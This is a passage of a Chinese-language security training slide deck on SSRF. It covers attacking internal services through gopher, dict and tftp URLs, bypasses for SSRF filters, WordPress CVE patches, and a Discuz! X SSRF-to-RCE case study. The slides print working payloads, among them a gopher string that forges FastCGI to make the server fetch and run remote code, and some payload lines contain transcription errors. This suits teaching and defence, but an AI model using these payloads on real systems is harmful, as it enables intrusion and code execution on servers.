gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto-prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%00%01%05Zh%00%00%0  
0%00
```

Type = 4, Body[2], Key\_len=0xF, Value\_len=0x16

# SSRF 利用

```
gopher://127.0.0.1:9000/_%01%01Zh%00%08%00%00%00  
%01%00%00%00%00%00%00%01%04Zh%00%8b%00%00%0E%03R  
EQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%2  
00n%09%26PHP_VALUEauto_prepend_file%20=%20http:/  
/orange.tw/x%01%04Zh%00%00%00%00%01%05Zh%00%00%0  
0%00
```

Type = 4, Body[3], Key\_len=0x9, Value\_len=0x26

# SSRF 利用

- 本地利用
  - 遠端利用
    - 透過 Gopher 攻擊 FastCGI
    - FastCGI Port 9000
- 可使用的協議 - Gopher  
所擁有的服務
- ```
REQUEST_METHOD=GET  
SCRIPT_FILENAME=/www//index.php  
PHP_ADMIN_VALUE=allow_url_include  
=On  
PHP_VALUE=auto_prepend_file=http://orange.tw/x
```

昏了嗎？等下有個練習要給你們做這個

# SSRF 利用

- 本地利用
- 遠端利用
  - 利用 Jar 協議  
可使用的協議 - Jar  
所擁有的服務
  - 在目標 Server 製造可控的暫存檔案

# SSRF 利用

- 本地利用
- 遠端利用
  - 攻擊 FTP / SMB 協議
    - 可使用的協議 - FTP / SMB
    - 所擁有的服務
      - 密碼的 BruteForce
      - UNC Path
        - \orange.tw\c\$
  - Pass the Hash? 破解密碼?

# SSRF 利用

- 本地利用
- 遠端利用

可使用的協議 - TFTP  
所擁有的服務

- 攻擊 UDP 協議

前面的協議都是 TCP, 那 UDP 呢?

# SSRF 利用

- 本地利用
- 遠端利用
  - 攻擊 Syslog
    - Syslog Port 514
    - tftp://127.0.0.1:514/H\x0D\x0A
  - 攻擊 NTP
  - 攻擊 SNMP

# SSRF 利用

- 本地利用
- 遠端利用

協議指紋辨識

DICT

SFTP

```
$ curl dict://127.0.0.1:12345/  
...  
$ nc -vvlp 12345  
Listening on [0.0.0.0] (family 0, port 12345)  
Connection from [127.0.0.1] port 12345 [tcp/*]  
accepted (family 2, sport 48818)  
CLIENT libcurl 7.47.0
```

QUIT

# SSRF 練習 - Redis Pwn

透過 Gopher 協議攻擊 Redis

# SSRF 繞過

- 針對 DNS 繞過
  - 針對網址 繞過
  - 雜項
- 檢查要檢查什麼?

Scheme

Host

Port

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - 針對 DNS 繞過
  - 方便的域名反解提供商

xip.io

1.2.3.4.xip.io

127.0.0.1.xip.io

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - 針對 DNS 繞過
    - DNS Rebinding
      - Round-Robin DNS
      - TTL = 1
      - attack.com 第一次解析 1.2.3.4
      - attack.com 第二次解析 127.0.0.1


# SSRF 繞過

- DNS Rebinding

```
1 $url_components = @parse_url($url);
2 if(
3     !$url_components ||
4     empty($url_components['host']) ||
5     (!empty($url_components['scheme'])) && !in_array($url_components['scheme'], array('http', 'https')) ||
6     (!empty($url_components['port'])) && !in_array($url_components['port'], array(80, 8080, 443)))
7 ) { return false; }
8
9 $addresses = gethostbyname($url_components['host']);
10 if($addresses) {
11     // check addresses not in disallowed_remote_addresses
12 }
13
14 $ch = curl_init();
15 curl_setopt($ch, CURLOPT_URL, $url);
16 curl_exec($ch);
```

# SSRF 繞過

1. gethostname() and get 1.2.3.4
2. Check 1.2.3.4 not in blacklist
3. Fetch URL by curl\_init() and cURL query DNS again!
4. 127.0.0.1 fetched, SSRF!



# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
  - IP 表達形式
    - 十進位
    - 十六進位
    - 八進位
- 雜項

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
- 關於 127.0.0.1



# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - 關於 127.0.0.1
    - localhost
    - 127.0.1
    - 127.1
    - 0.0.0.0
    - 0.0
    - 0

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - IP 表達形式
    - ping 127.2.3.4
    - ping 0x7f.0x0.0x0.0x1
    - ping 0177.01.01.01
    - ping 0177.0.0x0.0x001
    - ping 0x7f.1

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - IP 表達形式
    - ping 0x7f000001
    - ping 2130706433
    - ping 017700000001

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
  - 別忘記 IPv6...
    - ::1
    - ::127.0.0.1
    - ::ffff:127.0.0.1
    - ::1%1
- 雜項

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - WordPress SSRF
    - 花了很多時間在防護 SSRF
    - CVE-2016-2222
    - CVE-2016-4029

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - WordPress SSRF
    - 花了很多時間在防護 SSRF
    - CVE-2016-2222
    - CVE-2016-4029
  - 到現在還是可以被繞過 . . .

# SSRF 繞過

- WordPress CVE-2016-2222 SSRF 繞過

```
1 $host = trim( $parsed_url['host'], '.' );
2 if ( preg_match( '#^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$#', $host ) ) {
3     $ip = $host;
4 } else {
5     $ip = gethostbyname( $host );
6     if ( $ip === $host ) // Error condition for gethostbyname()
7         $ip = false;
8 }
9 if ( $ip ) {
10    $parts = array_map( 'intval', explode( '.', $ip ) );
11    if ( 127 === $parts[0] || 10 === $parts[0]
12        || ( 172 === $parts[0] && 16 <= $parts[1] && 31 >= $parts[1] )
13        || ( 192 === $parts[0] && 168 === $parts[1] )
14    ) { // reject
```

# SSRF 繞過

- WordPress CVE-2016-2222 SSRF 修補

```
1 $host = trim( $parsed_url['host'], '.' );
2 if ( preg_match( '#^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$#', $host ) ) {
3     $ip = $host;
4 } else {
5     $ip = gethostbyname( $host );
6     if ( $ip === $host ) // Error condition for gethostbyname()
7         $ip = false;
8 }
9 if ( $ip ) {
10    $parts = array_map( 'intval', explode( '.', $ip ) );
11    if ( 127 === $parts[0] || 10 === $parts[0] || 0 === $parts[0]
12        || ( 172 === $parts[0] && 16 <= $parts[1] && 31 >= $parts[1] )
13        || ( 192 === $parts[0] && 168 === $parts[1] )
14    ) { // reject
```

# SSRF 繞過

- WordPress CVE-2016-4029 SSRF 修補

```
1 $host = trim( $parsed_url['host'], '.' );
2 if ( preg_match( '#^(([1-9]?|d|1\d\d|25[0-5]|2[0-4]\d)\.){3}([1-
9]?|d|1\d\d|25[0-5]|2[0-4]\d)$#', $host ) ) {
3     $ip = $host;
4 } else {
5     $ip = gethostbyname( $host );
6     if ( $ip === $host ) // Error condition for gethostbyname()
7         $ip = false;
8 }
9 if ( $ip ) {
10    $parts = array_map( 'intval', explode( '.', $ip ) );
11    if ( 127 === $parts[0] || 10 === $parts[0] || 0 === $parts[0]
12        || ( 172 === $parts[0] && 16 <= $parts[1] && 31 >= $parts[1] )
13        || ( 192 === $parts[0] && 168 === $parts[1] )
14    ) { // reject
```

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項
  - @ 小老鼠繞過
  - AWS 特性
  - Curl 特性
  - XXE UTF-16 繞過
  - 302 繞過

# SSRF 繞過

- 小老鼠繞過

http://google.com@127.0.0.1/

- AWS 特性

http://169.254.169.254/latest/user-data

- Curl 特性

```
$ curl http://127.0.0.1/{1,3}.jpg
```

- XXE UTF-16 繞過

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
- 雜項

```
<?php  
Header("Location: gopher://127.0.0.1:9000/_...");
```

- vBulletin CVE-2016-6483 SSRF 繞過

# SSRF 繞過

- 針對 DNS 繞過
- 針對網址 繞過
  - Fingerprinting 技術
- 雜項
  - Content-Length
  - SLAVEOF

# SSRF 練習 - Discuz Pwn

Discuz SSRF to Shell

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 漏洞
  - `source/function/function_filesock.php` 中 `_dfsockopen` 使用到 `curl_exec` 存取外部資源
  - 如果 `$url` 可控為任意讀檔漏洞
  - 如果 `$url` 不可控至少存在 SSRF 漏洞

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 限制?

- 透過正規表示式爬出 \$message 中的網址

```
preg_match_all("/\[img\]\s*(\[^\<\r\n]+?\)\s*\[\/img\]|\[img=\d{1,4}[x|\,]\d{1,4}\]\s*([^\<\r\n]+?)\s*\[\/img\]/is", $_GET['message'], $image1, PREG_SET_ORDER);
```

[img]http://orange.tw/[/img]

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 限制?

- 透過正規表示式爬出 \$message 中的網址
  - 要有圖片副檔名!

```
$attach['ext'] = $upload->fileext($imageurl);
if(!$upload->is_image_ext($attach['ext'])) {
    continue;
}

function fileext($filename) {
    return addslashes(strtolower(substr(strrchr($filename, '.'), 1, 10)));
}
```

[img]http://orange.tw/?.jpg[/img]

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 撰寫漏洞利用代碼?

```
/forum.php?mode=ajax  
&action=downremoteimg  
&message=[img]http://orange.tw/?.jpg[/img]
```

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 更進一步利用?
  - DDOS?
  - 訪問內網 HTTP 資源?
  - 訪問內網非 HTTP 資源?
    - 假如存在 Redis, Memcached, FastCGI Protocol 是不是可以利用?

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 限制?

- 透過正規表示式爬出 \$message 中的網址

- 要有圖片副檔名!
- 必須要 http:// 開頭
- 注意到在 \_dfsockopen 實作中存在

```
curl_setopt($ch, CURLOPT_SSL_VERIFYPeer, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
curl_setopt($ch, CURLOPT_HEADER, 1);
```

[img]http://orange.tw/302.php?.jpg[/img]

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 更進一步利用?
  1. 觸發 SSRF 漏洞訪問自身
  2. 透過 302 轉址導至 Gopher 協議
  3. 透過 Gopher 協議偽造 FastCGI 協議訪問 127.0.0.1:9000
  4. 執行任意代碼

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 觸發 SSRF 漏洞訪問自身

```
/forum.php?mod=ajax  
&action=downremoteimg  
&message=[img]http://orange.tw/?.jpg[/img]
```

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 透過 302 轉址導至 Gopher 協議

```
/forum.php?mod=ajax  
&action=downremoteimg  
&message=[img]http://orange.tw/302.php?.jpg[/img]
```

```
<?php  
header("Location: gopher://127.0.0.1:9000/x...");
```

# 案例分析 Discuz! X 系列 SSRF 導致 RCE

- 透過 Gopher 協議偽造 FastCGI 協議訪問 127.0.0.1:9000

```
/forum.php?mod=ajax  
&action=downremoteimg  
&message=[img]http://orange.tw/302.php?.jpg[/img]
```

```
<?php  
header( "Location:  
gopher://127.0.0.1:9000/x%01%01Zh%00%08%00%00%01%00%00%00%00%00%01  
%04Zh%00%8b%00%00%0E%03REQUEST_METHODGET%0F%0FSCRIPT_FILENAME/www//index  
.php%0F%16PHP_ADMIN_VALUEallow_url_include%20=%200n%09%26PHP_VALUEauto_p  
repload_file%20=%20http://orange.tw/x%01%04Zh%00%00%00%01%05Zh%00%00%0  
0%00" );
```

# SSRF 新趨勢 - 近年 Black Hat 相關議題

- Exploiting XXE in File Parsing Functionality(2015)
- Viral Video - Exploiting SSRF in Video Converters(2016)
- Cracking the Lens - Targeting HTTP's Hidden Attack-Surface(2017)
- A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages! (2017)

# SSRF 新趨勢 - 近年 Black Hat 相關議題

- A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages! (2017) - **新方向**
  - 透過 URL Parsing 問題繞過既有的 SSRF 保護
  - 透過 URL Parsing 問題製造出新的 Protocol Smuggling 方式
  - <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

# 參考資料

- <https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit>
- <http://blog.knownsec.com/2015/11/analysis-of-redis-unauthorized-of-exploit/>
- <https://blog.chaitin.cn/gopher-attack-surfaces/>
- [http://fuzz.wuyun.org/src/build\\_your\\_ssrf\\_exp\\_autowork.pdf](http://fuzz.wuyun.org/src/build_your_ssrf_exp_autowork.pdf)



# Thanks

orange@chroot.org  
@orange\_8361